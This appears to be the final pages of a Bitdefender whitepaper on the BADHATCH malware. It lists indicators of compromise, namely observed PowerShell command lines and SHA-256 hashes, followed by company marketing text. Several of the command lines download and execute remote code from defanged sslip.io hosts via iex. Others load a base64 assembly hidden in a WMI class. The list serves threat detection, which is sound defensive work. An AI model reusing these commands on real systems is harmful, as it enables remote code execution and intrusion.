powershell.exe -nop -ep bypass -c c:\\windows\\temp\\m.ps1 f9eef8b27ff68f41a8eb0b8739370640
powershell.exe -nop -ep bypass -c c:\\Windows\\temp\\mldr2.ps1 f9eef8b27ff68f41a8eb0b8739370640
powershell.exe -nop -ep bypass -c C:\\Windows\\Temp\\sh.ps1 sys
powershell.exe -nop $pa='sys';iex (New-Object System.Net.WebClient). DownloadString('https://192-129-189-73.sslip[.]io/80')
powershell.exe -nop $pa='sys';iex (New-Object System.Net.WebClient). DownloadString('https://192-129-189-73.sslip[.]io/yo')
powershell.exe -nop $pa='sys';iex (New-Object System.Net.WebClient). DownloadString('https://198-46-140-52.sslip[.]io/xxx')
powershell.exe -nop -c [System.Reflection.Assembly]::Load([System. Convert]::FromBase64String(([WmiClass] 'root\cimv2:Win32_Base64Class').Properties['Prop']. Value));[utYEb.a6Kxxs]::Ye5d(10)
powershell.exe -nop -c [System.Reflection.Assembly]::Load([System. Convert]::FromBase64String(([WmiClass] 'root\\cimv2:Win32_Base64Class').Properties['Prop']. Value));[lnrcp6.ylN8K]::ATka(10)
powershell.exe -nop -c [System.Reflection.Assembly]::Load([System. Convert]::FromBase64String(([WmiClass] 'root\\cimv2:Win32_Base64Class').Properties['Prop']. Value));[m5cW.i6guL]::ZOoS(10)

BADHATCH deployment scripts
dbb3a665f9460343eb7625f8625815179e63aaa83f91b9283a296142ec4b2bbb
c328b3714df8400f4d4c071edb1f6d3b82d42488ebf8d9437c300bec9108755b
981ecfc67d7192f0e82f3f8042d7c26c78396a3a62e5e34c717db31aee566eca
428cf5d05d9c3d4f7601ff785a175c1d86a90fe060a1f33976b363e8f9530a88
355d200eebf9d9102d5f2ba0c8a576948aef43640ae8f0eedf101e0e881be0b0

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations


Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

TECHNOLOGY ALLIANCES



Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-BADHATCH-creat5237-en_EN
02/08/21March 9, 2021 9:18 pm03/09/21